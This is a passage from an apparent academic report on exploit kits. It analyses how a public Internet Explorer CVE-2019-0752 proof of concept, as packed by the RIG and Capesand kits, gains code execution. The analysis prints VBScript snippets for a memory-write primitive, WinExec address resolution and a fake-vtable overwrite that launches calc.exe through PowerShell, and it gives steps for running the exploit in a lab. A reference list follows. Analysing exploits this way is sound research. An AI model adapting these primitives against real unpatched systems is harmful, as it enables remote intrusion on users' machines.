


Figure 5.4: Steganography in Sundown EK
(Source: Trend Micro, 2016b)

CHAPTER 06

SAMPLE ANALYSIS OF AN EXPLOIT KIT

CVE 2019-0752 is a remote code execution vulnerability in Internet Explorer versions 10 and 11. Microsoft says that it is due to the way the scripting engine handles objects in memory. Once an attacker successfully exploited this vulnerability, they would be given the same rights as the current user. The attacker could also gain access by hosting a website crafted to exploit the vulnerability through IE and then convincing the user to load this website. It was originally discovered by researchers at Zero Day Initiative and later patched by Microsoft in April 2019.

In June 2020, a changelog to RIG-EK, discovered by Kremez (2020), revealed the addition of a CVE-2019-0752 exploit to "improve Internet Explorer Windows 10 exploit rate". The added exploit was a minor modification to the Proof-of-Concept code that was a little bit more reliable. Capesand-EK also packed an exploit to this CVE earlier, in November 2019. The exploits used by these exploit kits were based on the Proof of Concept published by Zuckerbraun (2019a) from Zero Day Initiative. The exploitation technique used is original and has no shellcode to gain access to code execution.

The researcher classifies the vulnerability as a type of confusion vulnerability and provides a very good explanation for doing so. Internet Explorer can emulate older versions up to version 5. When emulating versions 8 or lower, it executed DOM methods and properties using the

IDispatchEx mechanism. In this mechanism, a "fast path" is implemented for a selective subset of DOM properties and methods. To do this, the FastInvoke Table of mshtml is used to invoke function pointers stored within it.

```
1 if ( (_WORD)v98 && !(v25 & DISPATCH_PROPERTYPUT) )
2 {
3     v31 = v99;
4     v95 = 1;
5     v104 = (struct IDispatch *)v99;
6     v106 = (union _VTABLE_ENTRY *)&_FastInvokeTable[(unsigned __int16)v98];
7     goto LABEL_264;
8 }
```

Figure 6.1: IDispatchEx::InvokeEx implementation in mshtml
(Source: Zuckerbraun, 2019a)

The above snippet is from the implementation of said mechanism in mshtml. We can see that the fast invoke is not used when the requested operation is a property put. The problem here is that IDispatchEx allows two kinds of property puts. One is DISPATCH_PROPERTYPUT, which assigns a value to the property, and the other one is DISPATCH_PROPERTYPUTREF, which assigns an object reference to the property. In the above snippet, the check only happens for a DISPATCH_PROPERTYPUT operation but not for a DISPATCH_PROPERTYPUTREF operation. This can lead to type confusion between the get and put method arguments since FastInvokeTable has a pointer to the getter function.

To achieve this type of confusion, the author uses the put_scrollLeft method belonging to a scroll object, whose argument is an integer value, to confuse the get_scrollLeft method of the same object, whose argument is an integer pointer. So, when an object 'X' having an integer value as a property is set to scrollLeft which has already been assigned an integer value, the value held by the scroll element is written to the memory address contained in the object 'X'. For example,

if we have a class named 'Example' with a property 'Prop', whose value is 0x12345678. Now I have a scroll object in the document, which I assign to the variable 'scroll'. Now I set a value 0xABCD to this variable's scrollLeft property. This would call the IDispatchEx mechanism with operation DISPATCH_PROPERTYPUT and therefore not go through the FastInvokeTable. After this, I assign an instance of the class 'Example' to the same property of the object. This would go through the FastInvokeTable (as explained above) and reach the get function. The get function reads the property 'Prop' and understands it as a pointer for the output buffer, and the value already stored in scrollLeft is written to this location.

```
101  Class MyClass
102      Private mValue
103      Public Property Let Value(v)
104          mValue = v
105      End Property
106      Public Default Property Get P
107          P = mValue
108      End Property
109  End Class
110  Sub TriggerWrite(where, val)
111      Dim vl
112      Set vl = document.getElementById("container1")
113      vl.scrollLeft = val
114      Dim c
115      Set c = new MyClass
116      c.Value = where
117      Set vl.scrollLeft = c
118  End Sub
```

Address where value is written

Value which is written

Figure 6.2: Snippet in exploit where said type confusion is used

The exploit first initializes an array of size 0x3000000 and then writes a value at only one arbitrary location within that buffer. Since all other variant elements of that array are null, this arbitrary location's index in the array can be found easily. This element is used as a read primitive by the exploit, because when the element is written with a VT_BYREF and then accessed, the value stored in the element is also dereferenced, returning the value found in that address. The author

uses a unique method to write 4-byte integer values into the addresses. The scrollLeft property has a constraint in that one can only assign it a value of up to 0x001761DD. So, the author performs the write 4 times using a single byte of the value followed by 3 bytes of zeroes while incrementing the address each time. This is done in Lower Byte order. Then the author uses this corrupted element to perform any read operation.

The exploit creates Scripting. Dictionary objects in contiguous arbitrary memory locations, using one to write a fake vtable pointing to the WinExec API which is then used to run a process on the target. Once the Dictionary objects are created, one arbitrary object's address is written using the above specified method. The original PoC and the exploit on which this analysis is performed differently in the methods in which the address of WinExec is computed. While the former assumes the process running the exploit is a clean process and computes this address statically, the latter goes the extra mile and computes the same dynamically, making it more reliable. The method it uses is the one described by iRed.team wherein the base address where all dlls are loaded is found using the Thread Environment Block and the Process Environment Block. After finding the base address, the program iterates through the RVAs present in the image address table until it finds the RVA with the value "kernel32.dll". The program then checks the Export table of the dll, finds the RVA of the Name Pointer table, navigates to that and iterates through the function list until it finds "WinExec". It then goes to the Ordinal Table and finds WinExec's ordinal RVA, using the index it found in the Name Pointer Table to find its Ordinal number. Now it uses this Ordinal to find the address where the function is loaded in memory.

```
63  Function GetProcAddr(dll_base,name)
64      Dim p,export_dir,index
65      Dim function_rvas,function_names,function_ordin
66      Dim Illlll
67      p=ReadInt32(dll_base+&h3c)
68      p=ReadInt32(dll_base+p+&h78)
69      export_dir=dll_base+p
70
71      number_of_names = ReadInt32(export_dir+&h18)
72      function_rvas=dll_base+ReadInt32(export_dir+&h1c)
73      function_names=dll_base+ReadInt32(export_dir+&h20)
74      function_ordin=dll_base+ReadInt32(export_dir+&h24)
75      index=0
76      inc=50
77      Do While True
78          Dim lllI
79          lllI=ReadInt32(function_names+index*4)
80          If StrCompWrapper(dll_base+lllI,name)>=0 Then
81              If StrCompWrapper(dll_base+lllI,name)=0 Then
82                  Exit Do
83              End If
84              inc = -1
85          End If
86          index=index+inc
87          If index >= number_of_names Then
88              index = number_of_names-1
89              inc = -1
90          End If
91      Loop
92      Illlll=IlllIl(function_ordin+index*2)
93      p=ReadInt32(function_rvas+Illlll*4)
94      GetProcAddr=dll_base+p
95  End Function
```

Figure 6.3: Snippet of code where Function address is retrieved

The exploit utilizes the dispatch mechanism's behavior with Dictionary objects. Whenever a dispatch call is made, it checks the vtable pointer of the object and jumps to that location to get the function pointers. It then increments the reference counter of the object by one during the dispatch call. The last part of the object is a pointer to a structure called Pld. The exploit also uses this object as the argument for WinExec. The program replaces the vtable part of the object with the fake vtable and overwrites other data of the object keeping only the pld pointer intact. But WinExec needs the argument to comprise solely of ANSI characters so the exploit uses a valid ANSI string as the pointer for the fake vtable. The command to be run on the target is then written in the subsequent locations and the exploit in analysis launches calc.exe on the target.

```
pld = ReadInt32(addressOfDict + &h3c)
fakePld = &h28281020
For i = 0 To 3 - 1
    WriteInt32With3ByteZeroTrailer fakePld + 4 * i, ReadInt32(pld + 4 * i)
Next

fakeVtable = &h28282828
For i = 0 To 21
    If i = 12 Then
        fptr = winExec
    Else
        fptr = ReadInt32(vtableOfDict + 4 * i)
    End If
    WriteInt32With3ByteZeroTrailer (fakeVtable + 4 * i), fptr
Next

WriteAsciiStringWith4ByteZeroTrailer addressOfDict, "((((\..\PowerShell.ewe -Command ""<#AAAAAAAAAAAAAAAAAAAAAAAA"
WriteInt32With3ByteZeroTrailer addressOfDict + &h3c, fakePld
WriteAsciiStringWith4ByteZeroTrailer addressOfDict + &h40, "#>$a = """"Start-Process calc.exe `""""""aaaaaa`"""""""""""" ; Invoke-Command -ScriptBlock ([Scriptblock]::Create($a))"
```

Figure 6.4: Snippet of code where the dictionary object is modified

6.1 Real Time Exploitation

In order to perform this exploitation in real time, there is some initial environment setup to do. The vulnerability exploited has been patched by Microsoft, so we need a version of Windows in which the vulnerability still exists. Microsoft patched the bug in their March 2019 update to Windows, specified as Windows 10 version 1809 build 17763.348, therefore a version of Windows 10 prior to this would have the vulnerability. The vulnerability also exists in Windows 7. The browser in use is Internet Explorer 11. The author of the PoC exploits used Windows 10 1809 17763.316 and Windows 7.

In this analysis, exploitation was conducted on both Windows 10 and Windows 7, their versions specified below. The Internet Explorer version used is 11.0.9600.18860 in Windows 7 and 11.55.17763.0 in Windows 10.

After this, we download the zip file containing the exploit (smgorelik, 2019) and extract its contents to a folder. Then we need to serve this directory using a webserver (Microsoft's IIS webserver works fine but one could also opt to host an HTML server of their choosing) and navigate to the exploit html document using Internet Explorer 11. Opening the exploit document directly using the browser also works just fine, but serving the page using a webserver and then navigating to it using the browser has higher reliability. Running the exploit, either way, should result in Figure 6.46 or Figure 6.47 depending upon whether the OS used is Windows 7 or 10 respectively.




Figure 6.5: Result of exploit in Windows 7




Figure 6.6: Result of exploit in Windows 10

CONCLUSION

Although the use of Exploit kits has diminished recently, they continue to be a persistent threat, albeit not to the extent they once were. New Exploit Kits have been released in the year before the publication of this analysis, so it is safe to suggest that Exploit kits will not be going anywhere shortly. New vulnerabilities and bugs will continue to be uncovered because developing software without bugs is close to impossible. As long as software and code contain bugs, there will be cybercriminals who will try to exploit them.

One such bug is CVE-2019-0752, which was analyzed in this study. Many well-known exploit kits pack an exploit for this vulnerability and almost all of them are just a slight modification of the Proof-of-Concept exploit. This exploit is especially dangerous because it requires no native shellcode, so 'weaponizing' it is not a particularly difficult task. The PoC runs the 'whoami' command after successfully exploiting a system while the code in analysis opens the calculator application. If a modified version ran code in the background, then detecting it would be very difficult while also making it very dangerous. Just opening the exploit webpage using a vulnerable browser would be enough and it is unlikely that the user would realize their system had been compromised.

There is no guaranteed way to stay completely safe, but there are ways to avoid getting into vulnerable situations.

- Keep software updated to patch vulnerabilities
- Avoid clicking on links or opening attachments in suspicious/unknown emails
- Most importantly, invest in antivirus and antimalware software. Such software is not impenetrable, but it can often detect many known threats.

REFERENCES

1. Alyushin, V. (2015, September 8). Attacking Diffie-Hellman protocol implementation in the Angler Exploit Kit. Securelist. https://securelist.com/attacking-diffie-hellman-protocol-implementation-in-the-angler-exploit-kit/72097/
2. Arghire, I. (2018, March 27). New "ThreadKit" Office Exploit Builder Emerges | SecurityWeek.Com. SecurityWeek - A Wired Business Media Publication. https://www.securityweek.com/new-threadkit-office-exploit-builder-emerges
3. Arghire, I. (2019, November 8). Actively Developed Capesand Exploit Kit Emerges in Attacks | SecurityWeek.Com. SecurityWeek - A Wired Business Media Publication. https://www.securityweek.com/actively-developed-capesand-exploit-kit-emerges-attacks
4. Avira Protection Labs. (2020, January 8). Capesand. The revival of exploit kits. Avira Blog. https://www.avira.com/en/blog/capesand-the-revival-of-exploit-kits
5. Axel, F., & Mesa, M. (2018, March 25). Unraveling ThreadKit: New document exploit builder used to distribute The Trick, Formbook, Loki Bot and other malware. Proofpoint. https://www.proofpoint.com/us/threat-insight/post/unraveling-ThreadKit-new-document-exploit-builder-distribute-The-Trick-Formbook-Loki-Bot-malware

6. Balapure, A. (2013, May 2). Cyber Weapon of Mass Destruction-The Blackhole Exploit Kit. Infosec Resources. https://resources.infosecinstitute.com/topic/cyber-weapon-of-mass-destruction-the-blackhole-exploit-kit/

7. Bavati, I. (2020, June 23). A zero-day guide for 2020: Recent attacks and advanced preventive techniques. Malwarebytes Labs. https://blog.malwarebytes.com/exploits-and-vulnerabilities/2020/06/a-zero-day-guide-for-2020/

8. BBC News. (2016, June 2). Russian hacker gang arrested over $25m theft. BBC News. https://www.bbc.com/news/technology-36434104

9. Beltov, M. (2016, November 3). The Sundown Exploit Kit Deciphered. Best Security Search. https://bestsecuritysearch.com/sundown-exploit-kit-deciphered/

10. Bernier, R. (2016, April 19). Exploit Kit 101 - What You Need to Know. Tyler Cybersecurity. https://www.tylercybersecurity.com/blog/exploit-kit-101-what-you-need-to-know

11. Biasini, N. (2016a, April 20). Threat Spotlight: Exploit Kit Goes International Hits 150+ Countries. Cisco Talos. https://blog.talosintelligence.com/2016/04/nuclear-exposed.html

12. Biasini, N. (2016b, October 31). Sundown EK: You Better Take Care. Cisco Talos. https://blog.talosintelligence.com/2016/10/sundown-ek.html

13. Biasini, N. (2019, June 27). Welcome Spelevo: New exploit kit full of old tricks. Cisco Talos. https://blog.talosintelligence.com/2019/06/spelevo-exploit-kit.html

14. Biasini, N., Esler, J., Herbert, N., Mercer, W., Olney, M., Taylor, M., & Williams, C. (2015, October 6). Threat Spotlight: Cisco Talos Thwarts Access to Massive International Exploit Kit Generating

$60M Annually from Ransomware Alone. Cisco Talos. https://talosintelligence.com/angler-exposed/

15. Blackhole exploit kit. (2012, April 28). In Wikipedia. https://en.wikipedia.org/wiki/Blackhole_exploit_kit
16. Cannell, J. (2016, October 17). Tools of the Trade: Exploit Kits. Malwarebytes Labs. https://blog.malwarebytes.com/cybercrime/2013/02/tools-of-the-trade-exploit-kits/
17. Cao, E., Chen, J. C., & Sanchez, W. G. (2019, November 5). New Capesand Exploit Kit Reuses Public Exploits, Tools. Trend Micro. https://www.trendmicro.com/en_us/research/19/k/new-exploit-kit-capesand-reuses-old-and-new-public-exploits-and-tools-blockchain-ruse.html
18. Cert-UK. (2015). Demystifying the exploit kit. Contextis. https://www.cert.gov.uk/resources/best-practices/demystifying-the-exploit-kit/
19. Chechik, D. (2012, September 14). Blackhole Exploit Kit v2. Trustwave. https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/blackhole-exploit-kit-v2/
20. Check Point Threat Intelligence & Research. (2016, May 17). Nuclear Exploit Kit. Check Point Software. https://blog.checkpoint.com/2016/05/17/inside-nuclears-core-unraveling-a-ransomware-as-a-service-infrastructure/
21. Chen, J. C. (2016, June 22). After Angler: Shift in Exploit Kit Landscape and New Crypto-Ransomware Activity - TrendLabs Security Intelligence Blog. Trend Micro. https://blog.trendmicro.com/trendlabs-security-intelligence/angler-shift-ek-landscape-new-crytpo-ransomware-activity/?_ga=2.181286948.2050364486.1602613077-1821057804.1599207567

22. Chen, J. C., & Co, M. (2018, July 2). Down but Not Out: Recent Exploit Kit Activities. Trend Micro. https://www.trendmicro.com/en_us/research/18/g/a-look-into-recent-exploit-kit-activities.html

23. Cimpanu, C. (2017, June 14). Former Major Player Neutrino Exploit Kit Has Gone Dark. BleepingComputer. https://www.bleepingcomputer.com/news/security/former-major-player-neutrino-exploit-kit-has-gone-dark/

24. Cisco Talos Intelligence Group. (2019, June 26). Breakdown of the Spelevo exploit kit [Video]. YouTube. https://www.youtube.com/watch?v=Ad6wyIPqxfQ&ab_channel=CiscoTalosIntelligenceGroup

25. Cluley, G. (2013, October 25). Official PHP website hacked, spreads malware infection. Graham Cluley. https://grahamcluley.com/official-php-website-hacked-spreads-malware-infection/

26. Digital Shadows. (2017, February 11). BEPS/Sundown Exploit Kit - Sun to Set? https://www.digitalshadows.com/blog-and-research/sun-to-set-on-bepssundown-exploit-kit/

27. Frank, D. (2017, February 9). Magnitude Exploit Kit - Under the Hood. RSA Link. https://community.rsa.com/t5/rsa-netwitness-platform-blog/magnitude-exploit-kit-under-the-hood/ba-p/518267

28. Frankoff, S. (2013, October 1). Sweet Orange Exploit Kit (2013). OA LABS. https://oalabs.openanalysis.net/2013/10/01/sweet-orange-exploit-kit-2013/

29. Gatlan, S. (2019, January 19). Fallout Exploit Kit is Back with New Vulnerabilities and Payloads. BleepingComputer. https://www.bleepingcomputer.com/news/security/fallout-exploit-kit-is-back-with-new-vulnerabilities-and-payloads/

30. Golovanov, S. (2012, March 16). A unique 'bodiless' bot attacks news site visitors. Securelist. https://securelist.com/a-unique-bodiless-bot-attacks-news-site-visitors/32383/

31. Gooley, D. (2016, June 24). Top Exploit Kit Activity Roundup. Zscaler. https://www.zscaler.com/blogs/security-research/top-exploit-kit-activity-roundup

32. Griffin, N. (2016, January 27). Popular Site Leads to Angler EK & CVE-2015-8651 Flash Player Exploit. Forcepoint. https://www.forcepoint.com/blog/x-labs/popular-site-leads-angler-ek-cve-2015-8651-flash-player-exploit

33. hasherezade. (2019, June 1). Hidden Bee: Let's go down the rabbit hole. Malwarebytes Labs. https://blog.malwarebytes.com/threat-analysis/2019/05/hidden-bee-lets-go-down-the-rabbit-hole/

34. Hegde, R. (2019, January 18). Top Exploit Kit Activity Roundup – Winter 2019. Zscaler. https://www.zscaler.com/blogs/security-research/top-exploit-kit-activity-roundup-winter-2019

35. Hegde, R. (2020, June 9). Top Exploit Kit Activity Roundup—Spring 2020. Zscaler. https://www.zscaler.com/blogs/security-research/top-exploit-kit-activity-roundupspring-2020

36. Horejsi, J., Chen, J. C., & Liu, C. (2018, July 26). Bootkit, Miner Delivered by New Underminer Exploit Kit. Trend Micro. https://www.trendmicro.com/en_us/research/18/g/new-underminer-exploit-kit-delivers-bootkit-and-cryptocurrency-mining-malware-with-encrypted-tcp-tunnel.html

37. Howard, F. (2012a, March 29). Exploring the Blackhole exploit kit. Naked Security. https://nakedsecurity.sophos.com/exploring-the-blackhole-exploit-kit/

38. Howard, F. (2012b, August 24). Sophos sucks? Being insulted by malware authors can be the best reward. Naked Security.

https://nakedsecurity.sophos.com/2012/08/24/sophos-sucks-malware/

39. Howard, F. (2015, July 21). A closer look at the Angler exploit kit. Sophos News. https://news.sophos.com/en-us/2015/07/21/a-closer-look-at-the-angler-exploit-kit/

40. Ilascu, I. (2019, June 27). New Exploit Kit Spelevo Carries Bag of Old Tricks. BleepingComputer. https://www.bleepingcomputer.com/news/security/new-exploit-kit-spelevo-carries-bag-of-old-tricks/

41. Kafiene. (2012, December 22). Crossing the Styx (Styx Sploit Pack 2.0) - Meet CVE-2012-4969 via JS heapspray. Malware Don't Need Coffee. https://malware.dontneedcoffee.com/2012/12/crossing-styx-styx-sploit-pack-20-cve.html

42. Kafiene. (2013, March 7). Hello Neutrino! (just one more Exploit Kit). Malware Don't Need Coffee. https://malware.dontneedcoffee.com/2013/03/hello-neutrino-just-one-more-exploit-kit.html

43. Kafiene. (2015a, June 8). Fast look at Sundown EK. Malware Don't Need Coffee. https://malware.dontneedcoffee.com/2015/06/fast-look-at-sundown-ek.html

44. Kafiene. (2015b, December 21). XXX is Angler EK. Malware Don't Need Coffee. https://malware.dontneedcoffee.com/2015/12/xxx-is-angler-ek.html

45. Kafiene. (2016, October 2). RIG evolves, Neutrino waves goodbye, Empire Pack appears. Malware Don't Need Coffee. https://malware.dontneedcoffee.com/2016/10/rig-evolves-neutrino-waves-goodbye.html

46. Kahu Security. (2014, May 12). RIG Exploit Pack | Kahu Security. http://www.kahusecurity.com/posts/rig_exploit_pack.html

47. Karimi, A. (2020, August 11). Revisiting Exploit Kits and Old Vulnerabilities. Fidelis Cybersecurity. https://fidelissecurity.com/threatgeek/threat-intelligence/revisiting-exploit-kits-old-vulnerabilities/

48. Kotov, V., & Massacci, F. (2013). Anatomy of Exploit Kits. Lecture Notes in Computer Science, 181–196. https://doi.org/10.1007/978-3-642-36563-8_13

49. Kovacs, E. (2015a, March 23). Exploit Kits Leverage Vulnerability One Week After Patch | SecurityWeek.Com. SecurityWeek - A Wired Business Media Publication. https://www.securityweek.com/exploit-kits-leverage-vulnerability-one-week-after-patch

50. Kovacs, E. (2015b, October 16). Nuclear EK Generates Flash Exploits On-the-Fly to Evade Detection | SecurityWeek.Com. SecurityWeek - A Wired Business Media Publication. https://www.securityweek.com/nuclear-ek-generates-flash-exploits-fly-evade-detection

51. Kovacs, E. (2016, April 11). Nuclear Exploit Kit Uses Tor to Download Payload | SecurityWeek.Com. SecurityWeek - A Wired Business Media Publication. https://www.securityweek.com/nuclear-exploit-kit-uses-tor-download-payload

52. Kremez, V. [VK_Intel]. (2020, June 5). Vitali Kremez on RIG [Tweet]. Twitter. https://twitter.com/vk_intel/status/1268829889618235394

53. Larin, B. (2020, June 24). Magnitude exploit kit – evolution. Securelist. https://securelist.com/magnitude-exploit-kit-evolution/97436/

54. Li, B. (2016, March 10). Exploit Kits 2015: Flash Bugs, Malvertising Dominate. Trend Micro. https://www.trendmicro.com/en_us/research/16/c/exploit-kits-2015-flash-bugs-compromised-sites-malvertising-dominate.html

55. Malware Traffic Analysis. (2019, March 16). Malware-Traffic-Analysis.net - 2019–03-16 - Spelevo EK examples. https://www.malware-traffic-analysis.net/2019/03/16/index.html

56. Malwarebytes Labs. (2016a, June 9). Angler. https://blog.malwarebytes.com/threats/angler/

57. Malwarebytes Labs. (2016b, June 9). Neutrino. https://blog.malwarebytes.com/threats/neutrino/

58. Malwarebytes Labs. (2018, July 26). 'Hidden Bee' miner delivered via improved drive-by download toolkit. https://blog.malwarebytes.com/threat-analysis/2018/07/hidden-bee-miner-delivered-via-improved-drive-by-download-toolkit/

59. McAfee. (2014, November 12). Exploit Kits Improve Evasion Techniques. McAfee Blogs. https://www.mcafee.com/blogs/other-blogs/mcafee-labs/new-exploit-kits-improve-evasion-techniques/

60. McAfee. (2017, August 15). Threat Landscape Dashboard | McAfee. https://www.mcafee.com/enterprise/en-sg/threat-center/threat-landscape-dashboard/exploit-kits-details.sundown-exploit-kit.html

61. Melgarejo, A. J. (2013, March 19). A New Exploit Kit in Neutrino - TrendLabs Security Intelligence Blog. Trend Micro. https://blog.trendmicro.com/trendlabs-security-intelligence/a-new-exploit-kit-in-neutrino/

62. Mellen, A. (2019, September 17). Fileless Malware 101: Understanding Non-Malware Attacks. Cybereason. https://www.cybereason.com/blog/fileless-malware

63. Microsoft Corporation. (2019, January). CVE-2019-0752. MITRE. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-0752

64. Microsoft Security Response Center. (2019, April 9). Security Update Guide - Microsoft Security Response Center. https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2019-0752

65. Mimoso, M. (2017, January 10). Two New Edge Exploits Integrated into Sundown Exploit Kit. Threatpost. https://threatpost.com/two-new-edge-exploits-integrated-into-sundown-exploit-kit/122974/

66. nao_sec. (2018a, February 11). Analyzing GrandSoft Exploit Kit. https://nao-sec.org/2018/02/analyzing-grandsoft-exploit-kit.html

67. nao_sec. (2018b, September 1). Hello "Fallout exploit kit." https://nao-sec.org/2018/09/hello-fallout-exploit-kit.html

68. National Vulnerability Database. (2019, April 9). NVD - CVE-2019-0752. https://nvd.nist.gov/vuln/detail/CVE-2019-0752

69. NJCCIC. (2016, August 4). NJCCIC Threat Profile Neutrino. https://www.cyber.nj.gov/threat-center/threat-profiles/exploit-kit-variants/neutrino

70. O'Driscoll, A. (2019, May 7). What is an exploit kit (with examples) and how do cybercriminals use them? Comparitech. https://www.comparitech.com/blog/information-security/exploit-kits/

71. Offensive Security. (n.d.). Offensive Security's Exploit Database Archive. Exploit Database. Retrieved May 31, 2021, from https://www.exploit-db.com/

72. Ogranovich, V. (2019, July 3). Watch Where You Browse - The Fallout Exploit Kit Stays Active. Cybereason. https://www.cybereason.com/blog/watch-where-you-browse-the-fallout-exploit-kit-stays-active

73. Patil, S. (2014, September 29). Fiesta Exploit Kit: Live Infection. Zscaler. https://www.zscaler.com/blogs/security-research/fiesta-exploit-kit-live-infection

74. Ragan, S. (2014, June 23). AskMen website compromised, code injections leading to Caphaw infections. CSO Online. https://www.csoonline.com/article/2365758/askmen-website-

compromised-code-injections-leading-to-caphaw-infections.html#:%7E:text=As%20an%20Alexa%20top%201000,hadn't%20acknowledged%20the%20reports

75. Red Teaming Experiments. (2019). Finding Kernel32 Base and Function Addresses in Shellcode. https://www.ired.team/offensive-security/code-injection-process-injection/finding-kernel32-base-and-function-addresses-in-shellcode#finding-winexec-position-in-the-name-pointer-table

76. Rocha, L. (2016a). Neutrino exploit kit analysis and threat indicators. SANS Institute. Published. https://www.sans.org/reading-room/whitepapers/detection/neutrino-exploit-kit-analysis-threat-indicators-36892

77. Rocha, L. (2016b, January 6). Neutrino Exploit Kit. Count Upon Security. https://countuponsecurity.com/2016/01/06/neutrino-exploit-kit/

78. Salinas, R. (2017, February 1). RIG EK - Chronology of an Exploit Kit. RSA Link. https://community.rsa.com/t5/rsa-netwitness-platform-blog/rig-ek-chronology-of-an-exploit-kit/ba-p/520892

79. Schwartz, M. J. (2017, June 15). Neutrino Exploit Kit: No Signs of Life. BankInfoSecurity. https://www.bankinfosecurity.com/neutrino-exploit-kit-no-signs-life-a-9999

80. Secproject. (2013, April). Microsoft xmldom in IE can divulge information of local drive network in error messages. https://soroush.secproject.com/blog/2013/04/microsoft-xmldom-in-ie-can-divulge-information-of-local-drivenetwork-in-error-messages/

81. Segura, J. (2016, June 13). Magnitude EK malvertising campaign adds fingerprinting gate. Malwarebytes Labs. https://blog.malwarebytes.

com/cybercrime/2016/04/magnitude-ek-malvertising-campaign-adds-fingerprinting-gate/

82. Segura, J. (2018, December 21). Underminer exploit kit improves in its latest iteration. Malwarebytes Labs. https://blog.malwarebytes.com/threat-analysis/2018/12/underminer-exploit-kit-improves-latest-iteration/

